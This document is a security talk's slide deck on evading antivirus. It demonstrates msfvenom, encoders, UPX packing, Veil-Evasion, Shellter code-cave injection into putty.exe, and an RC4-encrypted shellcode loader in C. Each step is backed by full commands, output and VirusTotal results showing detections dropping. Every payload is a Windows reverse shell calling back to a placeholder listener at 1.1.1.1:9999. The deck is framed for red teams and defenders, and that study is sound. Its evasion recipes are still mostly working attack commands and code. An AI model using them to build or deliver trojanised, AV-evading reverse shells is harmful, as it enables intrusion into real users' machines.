AntiVirus Evasion Techniques and Tools

Or, How I Learned to Stop Worrying and Love Windows Defender

About Me

- Travis Friesen
  - Contact: travis@flyingfortressit.ca
  - BSc, MSc, GXPN, GWAPT

Job[0]

- IT Security at MERLIN
- MERLIN: Chief Internet and Internet Services provider for Education in Manitoba
  - Provide expertise and advice to education IT
- Wear every Infosec hat imaginable (that is white)

Job[1]

- Co-Founder of Flying Fortress IT
  - With Mike Himbeault
- Offering Cloud and InfoSec expertise to Small and Medium business
  - Come talk to us
- Help bridge critical skills gap to smaller IT departments


DISCLAIMER

Use this knowledge for Good, not Evil


CAN'T VIOLATE ETHICS
IF YOU HAVE NO ETHICS
memegenerator.net

Anti-Virus

A People’s History


DETECTING VIRUSES
DYNAMIC ANALYSIS
STATIC ANALYSIS
imgflip.com

Signatures

- Vary in complexity
- Most basic: File hashes
  - Easy, simple
    - Also easy to evade
- More advanced: Sections, blocks and strings
- (Probably) Still the #1 method for detecting viruses

Heuristics

- Files are given a ‘score’ based on how much weird stuff is in it
- Ex. Lots of nops, strings, uncommon library calls, strange instructions, etc
- Tuning the score threshold is challenging
  - Can lead to false positives
- Can be used during both static and dynamic analysis

Behavioural

- What does it do once run?
- Suspicious activity like DNS queries or network traffic, certain library calls, reading or modifying files in certain locations
- Outright red flags like unpacking or self-modifying code, process or DLL injection, monitoring keystrokes
- Starts to blur the line between AV and HIDS

Sandboxing


WHAT HAPPENS IN THE SANDBOX
STAYS IN THE SANDBOX
ICANHASCHEEZBURGER.COM

The Tools

Methodology

- Discuss popular tools, demonstrate use
  - Use similar options and payloads across toolchains
- Sorry to pros
  - Nothing revolutionary here
- Upload my samples to VirusTotal to see how they do
  - Don’t do this in real life

The Tools

msfvenom

```
root@kali:~# msfvenom --list payloads | awk '{print $1}' | head -30

Framework
=========================================================

Name
----
aix/ppc/shell_bind_tcp
aix/ppc/shell_find_port
aix/ppc/shell_interact
aix/ppc/shell_reverse_tcp
android/meterpreter/reverse_http
android/meterpreter/reverse_https
android/meterpreter/reverse_tcp
android/meterpreter_reverse_http
android/meterpreter_reverse_https
android/meterpreter_reverse_tcp
android/shell/reverse_http
android/shell/reverse_https
android/shell/reverse_tcp
apple_ios/aarch64/meterpreter_reverse_http
apple_ios/aarch64/meterpreter_reverse_https
```

```
root@kali:~# msfvenom -l formats

Framework Executable Formats [--format <value>]
===============================================

    Name
    ----
    asp
    aspx
    aspx-exe
    axis2
    dll
    elf
    elf-so
    exe
    exe-only
    exe-service
    exe-small
    hta-psh
    jar
```

```
Framework Transform Formats [--format <value>]
==============================================

    Name
    ----
    bash
    c
    csharp
    dw
    dword
    hex
    java
    js_be
    js_le
    num
    perl
    pl
    powershell
    ps1
```

```
root@kali:~# msfvenom -p windows/shell/reverse_tcp --list-options
Options for payload/windows/shell/reverse_tcp:
==============================
```

```
Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, th
LHOST                      yes       The listen address (an interface may
LPORT     4444             yes       The listen port

Description:
  Spawn a piped command shell (staged). Connect back to the attacker
```

```
root@kali:~# msfvenom -p windows/shell/reverse_tcp LHOST=1.1.1.1 LPORT=9999 -f exe > payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```

53 / 68

Community Score

53 engines detected this file

9aaf4e26227eb2b918b4825f07b405dbff9f0b04c29dee2c4e1715f25b515a98

payload.exe

overlay peexe

72.07 KB
Size

DETECTION DETAILS BEHAVIOR COMMUNITY

Acronis	Suspicious	Ad-Aware	Trojan
AhnLab-V3	Trojan/Win32.Shell.R1283	ALYac	Trojan
SecureAge APEX	Malicious	Arcabit	Trojan
Avast	Win32:SwPatch [Wrm]	AVG	Win32
Avira (no cloud)	TR/Crypt.EPACK.Gen2	BitDefender	Trojan
Bkav	W32.FamVT.RorenNHc.Trojan	CAT-QuickHeal	Trojan
ClamAV	Win.Trojan.MSShellcode-7	Comodo	TrojW
CrowdStrike Falcon	Win/malicious_confidence_100% (D)	Cybereason	Malic

ZoneAlarm by Check Point	Packed.Win32.BDF.a	AegisLab	Undetected
Alibaba	Undetected	Avast-Mobile	Undetected
Baidu	Undetected	CMC	Undetected
Jiangmin	Undetected	Kingsoft	Undetected
Malwarebytes	Undetected	Palo Alto Networks	Undetected
Panda	Undetected	TACHYON	Undetected
Tencent	Undetected	VBA32	Undetected
Zillya	Undetected	Zoner	Undetected
Symantec Mobile Insight	Unable to process file type	Trustlook	Unable to process file

```
root@kali:~# msfvenom -l encoders

Framework Encoders [--encoder <value>]
======================================

    Name                              Rank       Description
    ----                              ----       -----------
    cmd/brace                         low        Bash Brace Expansion Command Encoder
    cmd/echo                          good       Echo Command Encoder
    x86/bloxor                        manual     BloXor - A Metamorphic Block Based XOR E
    x86/bmp_polyglot                  manual     BMP Polyglot
    x86/call4_dword_xor               normal     Call+4 Dword XOR Encoder
    x86/context_cpuid                 manual     CPUID-based Context Keyed Payload Encode
    x86/context_stat                  manual     stat(2)-based Context Keyed Payload Enco
    x86/context_time                  manual     time(2)-based Context Keyed Payload Enco
    x86/countdown                     normal     Single-byte XOR Countdown Encoder
    x86/fnstenv_mov                   normal     Variable-length Fnstenv/mov Dword XOR En
    x86/jmp_call_additive             normal     Jump/Call XOR Additive Feedback Encoder
    x86/nonalpha                      low        Non-Alpha Encoder
    x86/nonupper                      low        Non-Upper Encoder
    x86/opt_sub                       manual     Sub Encoder (optimised)
    x86/service                       manual     Register Service
    x86/shikata_ga_nai                excellent  Polymorphic XOR Additive Feedback Encode
    x86/single_static_bit             manual     Single Static Bit
    x86/unicode_mixed                 manual     Alpha2 Alphanumeric Unicode Mixedcase En
```

```
root@kali:~# msfvenom -p windows/shell/reverse_tcp LHOST=1.1.1.1 LPORT=9999 -f exe \
> -e x86/shikata_ga_nai > payload2.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
```

52
/ 68

Community Score

52 engines detected this file

d6b3d298f71545cc230a32ab6263be88af3e685eca2e800e1f04779277febf3d

payload2.exe

overlay peexe

72.07
Size

DETECTION DETAILS BEHAVIOR COMMUNITY

Acronis	Suspicious	Ad-Aware	Tr
AhnLab-V3	Trojan/Win32.Shell.R1283	ALYac	Tr

AegisLab	Undetected	Alibaba	Undetected
Avast-Mobile	Undetected	Baidu	Undetected
CMC	Undetected	eGambit	Undetected
Jiangmin	Undetected	Kingsoft	Undetected
Malwarebytes	Undetected	Palo Alto Networks	Undetected
Panda	Undetected	TACHYON	Undetected
Tencent	Undetected	VBA32	Undetected
Zillya	Undetected	Zoner	Undetected

The Tools

Packers (UPX)

```
root@kali:~# upx -o payload4.exe payload3.exe
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2018
UPX 3.95        Markus Oberhumer, Laszlo Molnar & John Reiser   Aug 26th 2018

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
     73802 ->     48128   65.21%    win32/pe     payload4.exe

Packed 1 file.
```

46
/ 68

Community Score

46 engines detected this file

c3ab892905f78f279d67ff1657dff214b7654022371a9dacd90867ed15533c2a

payload4.exe

peexe upx

47.00 KB
Size

2019-10-30 22:11:54 UTC
2 minutes ago

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

Acronis	Suspicious	Ad-Aware	DeepScan:Generic.RozenaA.8EDC8744
AhnLab-V3	Backdoor/Win32.Bifrose.R12476	ALYac	DeepScan:Generic.RozenaA.8EDC8744


AegisLab	Undetected	Alibaba	Undetected
Antiy-AVL	Undetected	SecureAge APEX	Undetected
Avast-Mobile	Undetected	Baidu	Undetected
Bkav	Undetected	CMC	Undetected
Jiangmin	Undetected	Kingsoft	Undetected
Malwarebytes	Undetected	MaxSecure	Undetected
Palo Alto Networks	Undetected	Qihoo-360	Undetected
SUPERAntiSpyware	Undetected	TACHYON	Undetected
Tencent	Undetected	VBA32	Undetected
ViRobot	Undetected	Yandex	Undetected
Zillya	Undetected	Zoner	Undetected

The Tools

Back to msfvenom (templates)

```
root@kali:~# msfvenom -p windows/shell/reverse_tcp LHOST=1.1.1.1 LPORT=9999 -f exe \
> -x putty.exe -k -e x86/shikata_ga_nai > payload5.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 1425408 bytes
```

```
root@kali:~# wine payload5.exe
```



41 / 67

Community Score

41 engines detected this file

98d5996fd339a2a946ef4bbce97a52f11e86744b8ae6b617a9e873516d69fa7e

payload5.exe

peexe

1.36 MB
Size

2019-10-30 22:32:44 UTC
1 minute ago

EXE

DETECTION DETAILS COMMUNITY

Acronis	Suspicious	Ad-Aware	Win32.Rozena.B
AhnLab-V3	Win-Trojan/Swrort	ALYac	Win32.Rozena.B

CMC	Undetected	Comodo	Undetected
eGambit	Undetected	Jiangmin	Undetected
Kingsoft	Undetected	Malwarebytes	Undetected
MaxSecure	Undetected	McAfee	Undetected
Palo Alto Networks	Undetected	Panda	Undetected
SUPERAntiSpyware	Undetected	TACHYON	Undetected
Tencent	Undetected	Trapmine	Undetected
TrendMicro	Undetected	TrendMicro-HouseCall	Undetected
VIPRE	Undetected	Webroot	Undetected

```
root@kali:~# upx payload5.exe -o payload6.exe
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2018
UPX 3.95        Markus Oberhumer, Laszlo Molnar & John Reiser

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
upx: payload5.exe: CantPackException: section size problem

Packed 1 file: 0 ok, 1 error.
```

The Tools

Veil-Evasion

```
=======================================================================================
                                  Veil | [Version]: 3.1.12
=======================================================================================
    [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=======================================================================================

Main Menu

        2 tools loaded

Available Tools:

        1)      Evasion
        2)      Ordnance

Available Commands:

        exit                    Completely exit Veil
        info                    Information on a specific tool
        list                    List available tools
        options                 Show Veil configuration
        update                  Update Veil
        use                     Use a specific tool

Veil>:
```

```
Veil/Evasion>: list
=================================================================================
                                    Veil-Evasion
=================================================================================
    [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=================================================================================


 [*] Available Payloads:

       1)      autoit/shellcode_inject/flat.py

       2)      auxiliary/coldwar_wrapper.py
       3)      auxiliary/macro_converter.py
       4)      auxiliary/pyinstaller_wrapper.py

       5)      c/meterpreter/rev_http.py
       6)      c/meterpreter/rev_http_service.py
       7)      c/meterpreter/rev_tcp.py
       8)      c/meterpreter/rev_tcp_service.py

       9)      cs/meterpreter/rev_http.py
       10)     cs/meterpreter/rev_https.py
       11)     cs/meterpreter/rev_tcp.py
```

```
Payload: cs/meterpreter/rev_tcp selected

 Required Options:

Name                  Value           Description
----                  -----           -----------
COMPILE_TO_EXE        Y               Compile to an executable
DEBUGGER              X               Optional: Check if debugger is attached
DOMAIN                X               Optional: Required internal domain
EXPIRE_PAYLOAD        X               Optional: Payloads expire after "Y" days
HOSTNAME              X               Optional: Required system hostname
INJECT_METHOD         Virtual         Virtual or Heap
LHOST                                 IP of the Metasploit handler
LPORT                 4444            Port of the Metasploit handler
PROCESSORS            X               Optional: Minimum number of processors
SLEEP                 X               Optional: Sleep "Y" seconds, check if accelerated
TIMEZONE              X               Optional: Check to validate not in UTC
USERNAME              X               Optional: The required user account
USE_ARYA              N               Use the Arya crypter
```

```
[cs/meterpreter/rev_tcp>>]: SET LHOST 1.1.1.1
[cs/meterpreter/rev_tcp>>]: set LPORT 9999
[cs/meterpreter/rev_tcp>>]: set DOMAIN MYDOMAIN
[cs/meterpreter/rev_tcp>>]: set USERNAME MYUSER
[cs/meterpreter/rev_tcp>>]: set SLEEP 5
[cs/meterpreter/rev_tcp>>]: set USE_ARYA Y
[cs/meterpreter/rev_tcp>>]: generate
=============================================================================
                                Veil-Evasion
=============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=============================================================================

 [>] Please enter the base name for output files (default is payload): payload7
```

25
/ 69

Community Score

25 engines detected this file

76861aa094c276b4f51e8f14eb5f797cefadde45d83be5fba07d8191187e0863
payload7

assembly | detect-debug-environment | peexe | runtime-modules

5.50 KB
Size

2019-10-30 22:56:49 UTC
1 minute ago

Reanalyze file

EXE

DETECTION | DETAILS | BEHAVIOR | COMMUNITY 1

Acronis	Suspicious	Alibaba	Trojan:Win32/Leivion.2c668492
SecureAge APEX	Malicious	Avira (no cloud)	TR/Crypt.XPACK.Gen7

Veil-Evaded, Notably

- Avast
- AVG
- BitDefender
- ClamAV
- Fortinet

Not evaded, notably

- Kaspersky
- ZoneAlarm
- ESET-NOD32
- Microsoft/Windows Defender

```
root@kali:~# upx payload7.exe -o payload8.exe
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2018
UPX 3.95        Markus Oberhumer, Laszlo Molnar & John Reiser   Aug 26th 2018

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
upx: payload7.exe: CantPackException: .NET files are not yet supported

Packed 1 file: 0 ok, 1 error.
```

```
Payload: python/meterpreter/rev_tcp selected

 Required Options:

Name                    Value           Description
----                    -----           -----------
CLICKTRACK              X               Optional: Minimum number of cli
COMPILE_TO_EXE          Y               Compile to an executable
CURSORMOVEMENT          FALSE           Check if cursor is in same posi
DETECTDEBUG             FALSE           Check if debugger is present
DOMAIN                  X               Optional: Required internal dom
EXPIRE_PAYLOAD          X               Optional: Payloads expire after
HOSTNAME                X               Optional: Required system hostn
INJECT_METHOD           Virtual         Virtual, Void, or Heap
LHOST                                   The listen target address
LPORT                   4444            The listen port
MINRAM                  FALSE           Check for at least 3 gigs of RA
```

```
[python/meterpreter/rev_tcp>>]:
[python/meterpreter/rev_tcp>>]: set LHOST 1.1.1.1
[python/meterpreter/rev_tcp>>]: set LPORT 9999
[python/meterpreter/rev_tcp>>]: set SLEEP 5
[python/meterpreter/rev_tcp>>]: set USE_PYHERION Y
[python/meterpreter/rev_tcp>>]: set DOMAIN MYDOMAIN
[python/meterpreter/rev_tcp>>]: set USERNAME MYUSER
[python/meterpreter/rev_tcp>>]: generate
```

26 / 68

Community Score

26 engines detected this file

4f92f082ce5bb5dda2b53e623c50d51eb871de07416e1373b34e87b521bc11ce

payload9.exe

peexe upx

294.00 KB
Size

2019-10-30 23:10:05 UTC
7 minutes ago

EXE

DETECTION DETAILS BEHAVIOR COMMUNITY 1

Acronis	Suspicious	Ad-Aware	Gen:Trojan.Heur.GZ.smGfbyQ7OPp
SecureAge APEX	Malicious	Arcabit	Trojan.Heur.GZ.smGfbyQ7OPp

eGambit	Undetected	ESET-NOD32	Undetected
F-Prot	Undetected	Fortinet	Undetected
Ikarus	Undetected	Jiangmin	Undetected
Kingsoft	Undetected	Malwarebytes	Undetected
MaxSecure	Undetected	McAfee	Undetected
Palo Alto Networks	Undetected	Panda	Undetected
Qihoo-360	Undetected	Rising	Undetected
Sophos AV	Undetected	Sophos ML	Undetected

Not evaded, notably

- Kaspersky
- ZoneAlarm
- ~~ESET-NOD32~~
- Microsoft/Windows Defender

The Tools

Shellter

- Dynamic shellcode injection tool
  - Injects shellcodes into existing 32-bit windows executables
- Similar in principle to specifying templates for msfvenom
  - But with important differences!
- Shellter makes use of existing binary’s structure
  - No new sections, no memory allocation or changing execute permissions
    - Things that are all apt to trigger AV
- Searches for ‘code caves’ between functions and blocks to hide payload

```
root@kali:~# shellter
recated: alias for the '-o' option
al desired payload size, auto-produce appropriate NOP sled length
 new section name to use when generating (large) Windows binaries
 list of [illegible] to use when [illegible]
 encoder to use
put formats [illegible] hex,[illegible]va,js[illegible]e,js[illegible]um,[illegible]l,power
exe,exe-only,[illegible]exe-sma[illegible],hta-[illegible]h,jar[illegible]sp,l[illegible]p-vbs,[illegible]cho[illegible]si,msi
w this m[illegible]
 number [illegible] payload
serve the template behavior and inject the payload as a new thread
pend a nopsled of [length] size on to the payload
 output file name (otherwise stdout)
[illegible]
cify a custom executable file to use as a template
[illegible]tcp) >

      1010101 01   10 0100110 10      01 11001001 0011101 001001
      11   10    01 00      01      01      01     10      11   10
      0010011 1110001 11011 dwo[illegible]11,hex,10va,js[illegible]e,js[illegible]00 10011um,011001
      11 00    10 01 exe-sma[illegible]11,hta-[illegible]01 h,jar[illegible]11sp,l[illegible]01p-vbs,01 cho[illegible]11
      0010010 11   00 0011010 100111 000111 00     1100011 01   10 v7.1
      www.ShellterProject.com                     Wine Mode

Choose Operation Mode - Auto/Manual (A/M/H): m

PE Target: /root/putt
```

```
root@kali:~# shellter -a -p shell_reverse_tcp --lhost 1.1.1.1 --port 9999 \
> --stealth -f /root/putty.exe



        1010101 01   10 0100110 10     01  11001001 0011101 001001
        11      10   01 00      01     01     01    10      11   10
        0010011 1110001 11011   11     10     00    10011   011001
             11 00   10 01      11     01     11    01      01   11
        0010010 11   00 0011010 100111 000111 00    1100011 01   10 v7.1
        www.ShellterProject.com                     Wine Mode
```

33
/ 69

Community Score

33 engines detected this file

beb6db43cb7042eed3a979ef651b7161669f6475a15a208bd32ac7ae2c347566

putty.exe

peexe

1.03 MB
Size

2019-10-31 20:54:44 UTC
a moment ago

EXE

DETECTION DETAILS COMMUNITY

Ad-Aware	DeepScan:Generic.RozenaA.B1B41DEC	ALYac	DeepScan:Generic.RozenaA.B1B41DEC

```
root@kali:~# upx putty.exe -o putty2.exe
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2018
UPX 3.95        Markus Oberhumer, Laszlo Molnar & John Reiser   Aug 26th 2018

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
   1081344 ->    687104   63.54%    win32/pe     putty2.exe

Packed 1 file.
```

23 / 70

Community Score

23 engines detected this file

dcade6fbfca714cd98292ddada216868f0a0e8ddcc79a04d85fee2821e596dda

putty2.exe

peexe upx

671 KB
Size

2019-10-31 20:55:37 UTC
a moment ago

EXE

DETECTION DETAILS BEHAVIOR COMMUNITY

Ad-Aware	Gen:Variant.Razy.479383	AhnLab-V3	Malware/Win32.Generic.C3112794

K7GW	Undetected	Kaspersky	Undetected
Kingsoft	Undetected	Malwarebytes	Undetected
MaxSecure	Undetected	McAfee	Undetected
McAfee-GW-Edition	Undetected	Microsoft	Undetected
NANO-Antivirus	Undetected	Palo Alto Networks	Undetected
Panda	Undetected	Qihoo-360	Undetected
Rising	Undetected	Sophos AV	Undetected
Sophos ML	Undetected	SUPERAntiSpyware	Undetected
TACHYON	Undetected	Tencent	Undetected
TotalDefense	Undetected	Trapmine	Undetected
TrendMicro	Undetected	TrendMicro-HouseCall	Undetected
VBA32	Undetected	VIPRE	Undetected
ViRobot	Undetected	Webroot	Undetected
Yandex	Undetected	Zillya	Undetected
ZoneAlarm by Check Point	Undetected	Zoner	Undetected

Not evaded, notably

- ~~Kaspersky~~
- ~~ZoneAlarm~~
- ~~ESET-NOD32~~
- ~~Microsoft/Windows Defender~~

19 / 69

Community Score

19 engines detected this file

7fe04d3ebb65fba259bec7656436cac870859d28bb40ab0bbdd90eb18e9fa964

c9853w.exe

peexe winzip

494.00 KB
Size

2019-10-31 21:25:02 UTC
1 minute ago

EXE

DETECTION DETAILS BEHAVIOR COMMUNITY

Ad-Aware	DeepScan:Generic.RozenaA.8044DBFA	ALYac	DeepScan:Generic.RozenaA.8044DBFA

The Tools

Msfvenom, encryption, and you!

Encryption

- Payload is encrypted, decrypt before running
  - Good vs static analysis
  - Little benefit to behavioural or run-time analysis
- msfvenom added AES, RC4, XOR and ‘Base64’ in version 5
  - Decryption routines not included - have to roll your own

```
root@kali:~# msfvenom -p windows/shell/reverse_tcp LHOST=1.1.1.1 LPORT=9999 -f c \
> -e x86/shikata_ga_nai --encrypt rc4 --encrypt-key mykey
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payl
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of c file: 1571 bytes
unsigned char buf[] =
"\x8d\xac\x5c\x1a\x50\xb0\xe7\x55\x43\x61\xb1\x26\xb4\x5a\x76"
"\xeb\x42\x55\xe7\xe2\x8c\xa8\x29\x54\xdb\xe5\x96\xfd\x08\x26"
"\x08\x58\x8e\x51\x1b\x0e\x17\x02\xab\x12\xf5\xcd\xed\xaf\x05"
"\x5a\xbe\xba\xd1\xb9\x22\xd6\x31\x16\x55\xd3\x62\xc4\xd3\xef"
"\x55\xed\x60\xfd\x78\xf3\x74\x7e\xe8\xf3\x6d\xda\x12\x19\x81"
```

```
"\xeb\xfc\x49\x80\xf7\x8a\x6b\xff\x96\x53\x5c\x7a\x32\x77\xfc"
"\x6f\x6b\xe8\x4d\x1b\xee\x0e\x74\x39\xba\x53\x7f\x81\x02\x61"
"\x00\xc7\xe1\x4e\xf1\x04\x57\xaf";

char key[] = "mykey";

int main(void)
{
    LPVOID lpBuf = VirtualAlloc(NULL, sizeof(buf), 0x3000, 0x40);
    RC4(key, buf, (char *)lpBuf, 368);

    void (*a)();
    a = (void(*)()) lpBuf;
    (void)(*a)();
```

36
/ 69

Community Score

36 engines detected this file

ac67d3c2249ce2e480c4953aa61ea1f0bda3593635ff102b8ac76df0ff7070f9

payload22.exe

mz

3.5 KB
Size

2019-11-01 23:45:56 UTC
2 minutes ago

DETECTION DETAILS BEHAVIOR COMMUNITY

Acronis	Suspicious	Ad-Aware	DeepScan:Generic.RozenaA.2CD06449

The Tools

...and many more!

- Sharpshooter
- Pupy
- NXCrypt
- Tons of others I haven’t heard about

Advanced Techniques

Not demonstrated here

Really Big Files

- Yes, really
  - More prevalent in Ye Oldene Dayse
- VirusTotal tops out at 550MB
  - About 12 AV solutions “Unable to process file type” at 470MB
    - And 1 false positive
  - May do more limited scanning on larger files
- Makes sense, though
  - Too slow, unlikely to carry malware

Separation

- Put your payload in one file, execute it from another
- Eg. an exe that calls a DLL
  - AV traditionally less good at scanning DLLs
- More challenging to deliver

Code Signing

- Many AVs aren't as rigorous with signed binaries
- Doesn’t even need to be a valid cert or signature
  - However, user will get an warning message
- Easy enough to obtain your own

Takeaways

Just about any AV suite can be bypassed given enough effort and time

- Yes, even the big names
- Some more effective than others

Red Teams: Recon and Research is key to success

- Knowing what AV suite your target is using is essential to getting payloads past the scanners
- One-size-fits-all evasions are becoming less common, more expensive, and are quickly adapted to

Don’t Not Use Anti-virus

- Argument: ultimately ineffective AND can also increase attack surface
  - A number of vulnerabilities afflicting popular AV suites
    - Typically allowing privilege escalation
- Still better than nothing
- Good at catching the 90+% of malware floating around

AV-Comparatives is a Joke

- eg. “Avast has a 99.3% online detection rate”
  - September 2019 test
- Meaningless numbers
  - All suites above 98.8% detection rate
  - 99.3% vs 99.4% when it comes to detecting known malware? Who cares?
- You’re doing it (comparing AV suites) wrong

Questions

Answers optional